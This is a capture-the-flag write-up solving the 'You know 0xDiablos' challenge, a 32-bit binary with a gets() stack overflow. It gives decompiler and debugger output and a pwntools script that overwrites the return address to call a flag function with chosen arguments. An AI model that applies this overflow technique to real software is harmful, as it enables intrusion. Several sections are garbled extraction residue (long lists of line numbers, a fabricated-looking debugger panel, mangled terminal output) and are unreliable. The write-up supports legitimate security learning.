

## You Know OxDiablos

[illegible]

There's a segfault if you enter too many characters.

It looks like it starts with a straight-forward overflow of the return address, 32-bit LSB.

```
flter@ubuntu:/HTB/YouKnow0xDiablo$ file vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=abf719bb67c16ae453dd4959fba4e6841d93ba6dd, for GNU/Linux 3.2.0, not stripped
flter@ubuntu:/HTB/YouKnow0xDiablo$ checksec vuln
[*] /home/flter/HTB/YouKnow0xDiablo/vuln'
Arch:      i386:32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x0040000)
Rwx:       Has Rwx segments
```

```
1 2 /* WARNING: Function: __x86.get_pc_thunk.bx replaced  
3  
4 undefined4 main(void)  
5  
6 {  
7     __gid_t __rgid;  
8  
9     setvbuf(stdout, (char *)0x0, 2, 0);  
10    __rgid = getegid();  
11    setresgid(__rgid, __rgid, __rgid);  
12    puts("You know who are 0xDiablos: ");  
13    vuln();  
14    return 0;  
15 }
```

vuln is true to its name:

```
1 2 3 4 5 6 7 8 9 10 11 12
/* WARNING: Function: __x86.get_pc
void vuln(void)
{
    char local_bc [180];

    gets(local_bc);
    puts(local_bc);
    return;
}
```

There's the option to overflow the return address but also param\_1 and param\_2 look like they have to be overwritten with 0xdeadbeef and 0xc0ded00d.

```
Decompile: flag - (vuln)
1
2 /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
3
4 void flag(int param_1,int param_2)
5
6 {
7     char local_50 [64];
8     FILE *local_10;
9
10    local_10 = fopen("flag.txt","r");
11    if (local_10 != (FILE *)0x0) {
12        fgets(local_50,0x40,local_10);
13        if ((param_1 == -0x21524111) && (param_2 == -0x3f212ff3)) {
14            printf(local_50);
15        }
16        return;
17    }
18    puts("Hurry up and try in on server side.");
19    /* WARNING: Subroutine does not return */
20    exit(0);
21 }
```

08049243	83 c4 10	ADD	ESP,0x10
08049246	81 7d 08 ef be ad de	CMP	dword ptr [EBP + param_1],0xdeadbeef
0804924d	75 1a	JNZ	LAB_08049269
0804924f	81 7d 0c 0d d0 de c0	CMP	dword ptr [EBP + param_2],0xc0ded00d

Once the return address is overwritten with the address of the flag, the program will print "Hurry up and try in on the server side", but it won't actually read the file until param\_1 and param\_2 are set.

	flag			0804925b(*)	
			XREF[3]:	Entry Point(*), 0804a07c,	
				0804a130(*)	
080491e2	55	PUSH	EBP		
080491e3	89 e5	MOV	EBP, ESP		
080491e5	53	PUSH	EBX		
080491e6	83 ec 54	SUB	ESP, 0x54		
080491e9	e8 32 ff	CALL	__x86.get_pc_thunk.bx	undefined __x86.get_pc_thunk.bx()	
	ff ff				
080491ee	81 c3 12	ADD	EBX, 0x2e12		
	2e 00 00				
080491f4	83 ec 08	SUB	ESP, 0x8		
080491f7	8d 83 08	LEA	EAX, [EBX + 0xffffe008]=>DAT_0804a008	= 72h r	
	e0 ff ff				
080491fd	50	PUSH	EAX=>DAT_0804a008	= 72h r	
080491fe	8d 83 0a	LEA	EAX, [EBX + 0xffffe00a]=>s_flag.txt_0804a00a	= "flag.txt"	
	e0 ff ff				
08049204	50	PUSH	EAX=>s_flag.txt_0804a00a	= "flag.txt"	
08049205	e8 a6 fe	CALL	<EXTERNAL>::fopen	FILE * fopen(char * __filename, ...	
	ff ff				
0804920a	83 c4 10	ADD	ESP, 0x10		
0804920d	89 45 f4	MOV	dword ptr [EBP + local_10], EAX		
08049210	83 7d f4 00	CMP	dword ptr [EBP + local_10], 0x0		
08049214	75 1c	JNZ	LAB_08049232		
08049216	83 ec 0c	SUB	ESP, 0xc		
08049219	8d 83 14	LEA	EAX, [EBX + 0xffffe014]=>s_Hurry_up_and_try_in_...	= "Hurry up and try in on server..."	
	e0 ff ff				
0804921f	50	PUSH	EAX=>s_Hurry_up_and_try_in_on_server_si_0804a014	= "Hurry up and try in on server..."	
08049220	e8 4b fe	CALL	<EXTERNAL>::puts	int puts(char * __s)	
	ff ff				
08049225	83 c4 10	ADD	ESP, 0x10		
08049228	83 ec 0c	SUB	ESP, 0xc		
0804922b	6a 00	PUSH	0x0		
0804922d	e8 4e fe	CALL	<EXTERNAL>::exit	void exit(int __status)	
	ff ff				

The local\_bc buffer accepts 180 characters so about 220 should be plenty to overflow the buffer.

```
flerb@ubuntu:~/ghidra_10.0.3_PUBLIC$ tr -dc A-Za-z0-9 </dev/urandom | head -c 220 ; echo ''
rI6gcyXSLc8VbkSnbZ81y6w1jU5guKdvzFK5o03g6kRx8CzJrRM0xtlQjM8tTtVFWlfyaeOp5BI1GoG8jMyWZtXy9GT8EqJB24t60RWTmC6JJdSFMu3s0XqDpKFeARrk93qakeUSYKlgjw4n2T45w48djBCrUZy9XdZyPj0VL7H4n6k7UJ2rFENAAzgcU6fULZ80zq3LACWBQ6Gq5Bsgc1bTbbQmK
```

```
; Attributes: bp-based frame

public vuln
vuln proc near

var_B8= byte ptr -0B8h
var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 0B4h
call    __x86_get_pc_thunk_bx
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
sub     esp, 0Ch
lea     eax, [ebp+var_B8]
push    eax
call    _gets
add     esp, 10h
sub     esp, 0Ch
lea     eax, [ebp+var_B8]
push    eax
call    _puts
add     esp, 10h
nop
mov     ebx, [ebp+var_4]
leave
retn
vuln endp
```

Add a break on the vuln retn and run the process, at the return the stack pointer is pointing to 55663655 (U6fU)

Stack view	
FFF1D38C	55663655
FFF1D390	30385A6C
FFF1D394	6C33717A
FFF1D398	42574341
FFF1D39C	35714751
FFF1D3A0	63677342
FFF1D3A4	62546269
FFF1D3A8	6B4D5162
FFF1D3AC	67364972
FFF1D3B0	73587963
FFF1D3B4	5638634C
FFF1D3B8	6E736B62
FFF1D3BC	31385A62
FFF1D3C0	31773679
FFF1D3C4	6735556A
FFF1D3C8	76644B75
FFF1D3CC	356B467A
FFF1D3D0	67334F6F
FFF1D3D4	78526B36
FFF1D3D8	4A7A4338
FFF1D3DC	4F4D5272

So the buffer needs 188 bytes of padding before we add on the return address:

```

147:
148:
149:
150:
151:
152:
153:
154:
155:
156:
157:
158:
159:
160:
161:
162:
163:
164:
165:
166:
167:
168:
169:
170:
171:
172:
173:
174:
175:
176:
177:
178:
179:
180:
181:
182:
183:
184:
185:
186:
187:
188:
189:
190:
191:
192:
193:
194:
195:
196:
197:
198:
199:
200:
201:
202:
203:
204:
205:
206:
207:
208:
209:
210:
211:
212:
213:
214:
215:
216:
217:
218:
219:
220:
221:
222:
223:
224:
225:
226:
227:
228:
229:
230:
231:
232:
233:
234:
235:
236:
237:
238:
239:
240:
241:
242:
243:
244:
245:
246:
247:
248:
249:
250:
251:
252:
253:
254:
255:
256:
257:
258:
259:
260:
261:
262:
263:
264:
265:
266:
267:
268:
269:
270:
271:
272:
273:
274:
275:
276:
277:
278:
279:
280:
281:
282:
283:
284:
285:
286:
287:
288:
289:
290:
291:
292:
293:
294:
295:
296:
297:
298:
299:
300:
301:
302:
303:
304:
305:
306:
307:
308:
309:
310:
311:
312:
313:
314:
315:
316:
317:
318:
319:
320:
321:
322:
323:
324:
325:
326:
327:
328:
329:
330:
331:
332:
333:
334:
335:
336:
337:
338:
339:
340:
341:
342:
343:
344:
345:
346:
347:
348:
349:
350:
351:
352:
353:
354:
355:
356:
357:
358:
359:
360:
361:
362:
363:
364:
365:
366:
367:
368:
369:
370:
371:
372:
373:
374:
375:
376:
377:
378:
379:
380:
381:
382:
383:
384:
385:
386:
387:
388:
389:
390:
391:
392:
393:
394:
395:
396:
397:
398:
399:
400:
401:
402:
403:
404:
405:
406:
407:
408:
409:
410:
411:
412:
413:
414:
415:
416:
417:
418:
419:
420:
421:
422:
423:
424:
425:
426:
427:
428:
429:
430:
431:
432:
433:
434:
435:
436:
437:
438:
439:
440:
441:
442:
443:
444:
445:
446:
447:
448:
449:
450:
451:
452:
453:
454:
455:
456:
457:
458:
459:
460:
461:
462:
463:
464:
465:
466:
467:
468:
469:
470:
471:
472:
473:
474:
475:
476:
477:
478:
479:
480:
481:
482:
483:
484:
485:
486:
487:
488:
489:
490:
491:
492:
493:
494:
495:
496:
497:
498:
499:
500:
501:
502:
503:
504:
505:
506:
507:
508:
509:
510:
511:
512:
513:
514:
515:
516:
517:
518:
519:
520:
521:
522:
523:
524:
525:
526:
527:
528:
529:
530:
531:
532:
533:
534:
535:
536:
537:
538:
539:
540:
541:
542:
543:
544:
545:
546:
547:
548:
549:
550:
551:
552:
553:
554:
555:
556:
557:
558:
559:
560:
561:
562:
563:
564:
565:
566:
567:
568:
569:
570:
571:
572:
573:
574:
575:
576:
577:
578:
579:
580:
581:
582:
583:
584:
585:
586:
587:
588:
589:
590:
591:
592:
593:
594:
595:
596:
597:
598:
599:
600:
601:
602:
603:
604:
605:
606:
607:
608:
609:
610:
611:
612:
613:
614:
615:
616:
617:
618:
619:
620:
621:
622:
623:
624:
625:
626:
627:
628:
629:
630:
631:
632:
633:
634:
635:
636:
637:
638:
639:
640:
641:
642:
643:
644:
645:
646:
647:
648:
649:
650:
651:
652:
653:
654:
655:
656:
657:
658:
659:
660:
661:
662:
663:
664:
665:
666:
667:
668:
669:
670:
671:
672:
673:
674:
675:
676:
677:
678:
679:
680:
681:
682:
683:
684:
685:
686:
687:
688:
689:
690:
691:
692:
693:
694:
695:
696:
697:
698:
699:
700:
701:
702:
703:
704:
705:
706:
707:
708:
709:
710:
711:
712:
713:
714:
715:
716:
717:
718:
719:
720:
721:
722:
723:
724:
725:
726:
727:
728:
729:
730:
731:
732:
733:
734:
735:
736:
737:
738:
739:
740:
741:
742:
743:
744:
745:
746:
747:
748:
749:
750:
751:
752:
753:
754:
755:
756:
757:
758:
759:
760:
761:
762:
763:
764:
765:
766:
767:
768:
769:
770:
771:
772:
773:
774:
775:
776:
777:
778:
779:
780:
781:
782:
783:
784:
785:
786:
787:
788:
789:
790:
791:
792:
793:
794:
795:
796:
797:
798:
799:
800:
801:
802:
803:
804:
805:
806:
807:
808:
809:
810:
811:
812:
813:
814:
815:
816:
817:
818:
819:
820:
821:
822:
823:
824:
825:
826:
827:
828:
829:
830:
831:
832:
833:
834:
835:
836:
837:
838:
839:
840:
841:
842:
843:
844:
845:
846:
847:
848:
849:
850:
851:
852:
853:
854:
855:
856:
857:
858:
859:
860:
861:
862:
863:
864:
865:
866:
867:
868:
869:
870:
871:
872:
873:
874:
875:
876:
877:
878:
879:
880:
881:
882:
883:
884:
885:
886:
887:
888:
889:
890:
891:
892:
893:
894:
895:
896:
897:
898:
899:
900:
901:
902:
903:
904:
905:
906:
907:
908:
909:
910:
911:
912:
913:
914:
915:
916:
917:
918:
919:
920:
921:
922:
923:
924:
925:
926:
927:
928:
929:
930:
931:
932:
933:
934:
935:
936:
937:
938:
939:
940:
941:
942:
943:
944:
945:
946:
947:
948:
949:
950:
951:
952:
953:
954:
955:
956:
957:
958:
959:
960:
961:
962:
963:
964:
965
```

The address of the flag is 0x080491e2 from ghydra.

[illegible]

param\_1 and param\_2 are passed as arguments to the flag function, so they should be on the stack pushed param\_2 then param\_1 at `rsp` and `rsp + 4` respectively when the flag function is called.

Programmatically the first part:

```
[flerb@ubuntu:~/HTB/YouKnowOxDiablo$ ./solve.py]
[*] Starting local process './vuln': pid 2046
IDA
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode

[*] Process './vuln' stopped with exit code 0 (pid 2046)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xce2\x9
Hurry up and try in on server side.
[*] Got EOF while reading in interactive
$
[*] Interrupted
```

```
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

#YouKnow0xDiablos exploit

def main():
    context(os='linux', arch='i386')
    io = process('./vuln')

    # STEP 1 - Overflow overflow the return address to get into flag

    return_address_offset = 188
    flag_address = 0x80491e2
    flag = p32(flag_address)

    padding = b'a' * (return_address_offset)
    payload = padding + flag

    input('IDA')

    io.sendlineafter('You know who are 0xDiablos:', payload)


    #io.interactive()

if __name__ == '__main__':
    main()


~
"solve.py" 29L, 582C written
```

The input('IDA') is to allow IDA to attach to the running process to get more information on the two variables.

The break at the return re-confirms that the ret address is being overwritten properly by the address for flag:



The program trolls if there's no flag, and will only jump to the function that prints the file if it's able to read > 0 bytes from flag.txt.



Our payload should look like:

```

0  local_10 = fopen("flag.txt", "r");
1  if (local_10 != (FILE *)0x0) {
2      fgets(local_50, 0x40, local_10);
3      if ((param_1 == -0x21524111) && (param_2 == -0x3f212ff3)) {
4          printf(local_50);
5      }
6      return;
7  }
8  puts("Hurry up and try in on server side.");
9      /* WARNING: Subroutine does not return */
10 exit(0);
11 }

```

0x21524111

0010 0001 0101 0010 0100 0001 0001 0001

to negative

1101 1110 1010 1101 1011 1110 1110 1111 = 0xDEADBEEF

0x3f212ff3

0011 1111 0010 0001 0010 1111 1111 0011

to negative

1100 0000 1101 1110 1101 0000 0000 1101 = 0xC0DED00D

...guess I was just checking Ghydra's work.

At the return it looks like the params are on the stack properly, below I tried pushign DEADBEEF and C0DED00D just above the call to flag to see if they would be taken as parameters, but that doesn't work:

FF902BCC	61616161	
FF902BD0	61616161	
FF902BD4	DEADBEEF	
FF902BD8	C0DED00D	
FF902BDC	080491E2	flag
FF902BE0	00000000	
FF902BE4	FF902CA4	[stack]:FF902CA4

Created flag.txt to test the stack properly, now it enters the proper function to check our c0ded00ds and our deadbeefs.

The screenshot displays a debugger interface with three main panels: Assembly, Registers, and Stack View.

**Assembly Panel:** Shows assembly code with comments. The code includes instructions like `loc_8049232`, `loc_8049233`, `loc_8049234`, `loc_8049235`, `loc_8049236`, `loc_8049237`, `loc_8049238`, `loc_8049239`, `loc_804923A`, `loc_804923B`, `loc_804923C`, `loc_804923D`, `loc_804923E`, `loc_804923F`, `loc_8049240`, `loc_8049241`, `loc_8049242`, `loc_8049243`, `loc_8049244`, `loc_8049245`, `loc_8049246`, `loc_8049247`, `loc_8049248`, `loc_8049249`, `loc_804924A`, `loc_804924B`, `loc_804924C`, `loc_804924D`, `loc_804924E`, `loc_804924F`, `loc_8049250`, `loc_8049251`, `loc_8049252`, `loc_8049253`, `loc_8049254`, `loc_8049255`, `loc_8049256`, `loc_8049257`, `loc_8049258`, `loc_8049259`, `loc_804925A`, `loc_804925B`, `loc_804925C`, `loc_804925D`, `loc_804925E`, `loc_804925F`, `loc_8049260`, `loc_8049261`, `loc_8049262`, `loc_8049263`, `loc_8049264`, `loc_8049265`, `loc_8049266`, `loc_8049267`, `loc_8049268`, `loc_8049269`, `loc_804926A`, `loc_804926B`, `loc_804926C`, `loc_804926D`, `loc_804926E`, `loc_804926F`, `loc_8049270`, `loc_8049271`, `loc_8049272`, `loc_8049273`, `loc_8049274`, `loc_8049275`, `loc_8049276`, `loc_8049277`, `loc_8049278`, `loc_8049279`, `loc_804927A`, `loc_804927B`, `loc_804927C`, `loc_804927D`, `loc_804927E`, `loc_804927F`, `loc_8049280`, `loc_8049281`, `loc_8049282`, `loc_8049283`, `loc_8049284`, `loc_8049285`, `loc_8049286`, `loc_8049287`, `loc_8049288`, `loc_8049289`, `loc_804928A`, `loc_804928B`, `loc_804928C`, `loc_804928D`, `loc_804928E`, `loc_804928F`, `loc_8049290`, `loc_8049291`, `loc_8049292`, `loc_8049293`, `loc_8049294`, `loc_8049295`, `loc_8049296`, `loc_8049297`, `loc_8049298`, `loc_8049299`, `loc_804929A`, `loc_804929B`, `loc_804929C`, `loc_804929D`, `loc_804929E`, `loc_804929F`, `loc_80492A0`, `loc_80492A1`, `loc_80492A2`, `loc_80492A3`, `loc_80492A4`, `loc_80492A5`, `loc_80492A6`, `loc_80492A7`, `loc_80492A8`, `loc_80492A9`, `loc_80492AA`, `loc_80492AB`, `loc_80492AC`, `loc_80492AD`, `loc_80492AE`, `loc_80492AF`, `loc_80492B0`, `loc_80492B1`, `loc_80492B2`, `loc_80492B3`, `loc_80492B4`, `loc_80492B5`, `loc_80492B6`, `loc_80492B7`, `loc_80492B8`, `loc_80492B9`, `loc_80492BA`, `loc_80492BB`, `loc_80492BC`, `loc_80492BD`, `loc_80492BE`, `loc_80492BF`, `loc_80492C0`, `loc_80492C1`, `loc_80492C2`, `loc_80492C3`, `loc_80492C4`, `loc_80492C5`, `loc_80492C6`, `loc_80492C7`, `loc_80492C8`, `loc_80492C9`, `loc_80492CA`, `loc_80492CB`, `loc_80492CC`, `loc_80492CD`, `loc_80492CE`, `loc_80492CF`, `loc_80492D0`, `loc_80492D1`, `loc_80492D2`, `loc_80492D3`, `loc_80492D4`, `loc_80492D5`, `loc_80492D6`, `loc_80492D7`, `loc_80492D8`, `loc_80492D9`, `loc_80492DA`, `loc_80492DB`, `loc_80492DC`, `loc_80492DD`, `loc_80492DE`, `loc_80492DF`, `loc_80492E0`, `loc_80492E1`, `loc_80492E2`, `loc_80492E3`, `loc_80492E4`, `loc_80492E5`, `loc_80492E6`, `loc_80492E7`, `loc_80492E8`, `loc_80492E9`, `loc_80492EA`, `loc_80492EB`, `loc_80492EC`, `loc_80492ED`, `loc_80492EE`, `loc_80492EF`, `loc_80492F0`, `loc_80492F1`, `loc_80492F2`, `loc_80492F3`, `loc_80492F4`, `loc_80492F5`, `loc_80492F6`, `loc_80492F7`, `loc_80492F8`, `loc_80492F9`, `loc_80492FA`, `loc_80492FB`, `loc_80492FC`, `loc_80492FD`, `loc_80492FE`, `loc_80492FF`.

**Registers Panel:** Shows the state of various registers. The EAX register is highlighted, showing the value `00000000`. Other registers like ECX, EDI, ESI, ESP, EBP, and EIP are also visible.

**Stack View Panel:** Shows the stack memory layout. The stack pointer (ESP) is at `00000000`. The stack contains data from `00000000` to `0000000F`, including values like `00000000`, `00000001`, `00000002`, `00000003`, `00000004`, `00000005`, `00000006`, `00000007`, `00000008`, `00000009`, `0000000A`, `0000000B`, `0000000C`, `0000000D`, `0000000E`, `0000000F`.




is DEADBEEF

```
Stack view
FF9AA4A0  61616161
FF9AA4A4  61616161
FF9AA4A8  61616161
FF9AA4AC  61616161
FF9AA4B0  61616161
FF9AA4B4  61616161
FF9AA4B8  61616161
FF9AA4BC  61616161
FF9AA4C0  61616161
FF9AA4C4  DEADBEEF
FF9AA4C8  CODED00D
FF9AA4CC  080491E2  flag
FF9AA4D0  00000000
FF9AA4D4  FF9AA594  [stack]:FF9AA594
FF9AA4D8  FF9AA59C  [stack]:FF9AA59C
FF9AA4DC  000003E8
FF9AA4E0  FF9AA500  [stack]:FF9AA500
FF9AA4E4  00000000
FF9AA4E8  00000000
FF9AA4EC  F7D76EE5  libc_2.31.so: __libc_start_main+F5
FF9AA4F0  F7F3F000  libc_2.31.so:F7F3F000
FF9AA4F4  F7F3F000  libc_2.31.so:F7F3F000
FF9AA4F8  00000000
FF9AA4FC  F7D76EE5  libc_2.31.so: __libc_start_main+F5
FF9AA500  00000001
FF9AA504  FF9AA594  [stack]:FF9AA594
FF9AA508  FF9AA59C  [stack]:FF9AA59C
FF9AA50C  FF9AA524  [stack]:FF9AA524
FF9AA510  F7F3F000  libc_2.31.so:F7F3F000
FF9AA514  00000000
```


```

ntutu~/HTB/YouKnow0xDiablo$ ./solve.py
ting local process './vuln': pid 3261
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xexfxbexad\xde\r\xd0\xde\xc0'
erbf./local/lib/python3.8/site-packages/pwmlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
self.recvuntil(delim, timeout=timeout)

ching to interactive mode
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xex2`9aaa
^xc0
tents
EOF while reading in interactive
```



# You know 0xDiablos has been Pwned!

Congratulations  **flerb**, best of luck in capturing flags ahead!

#5382	04 Oct 2021	20
CHALLENGE RANK	PWN DATE	POINTS EARNED

OK

SHARE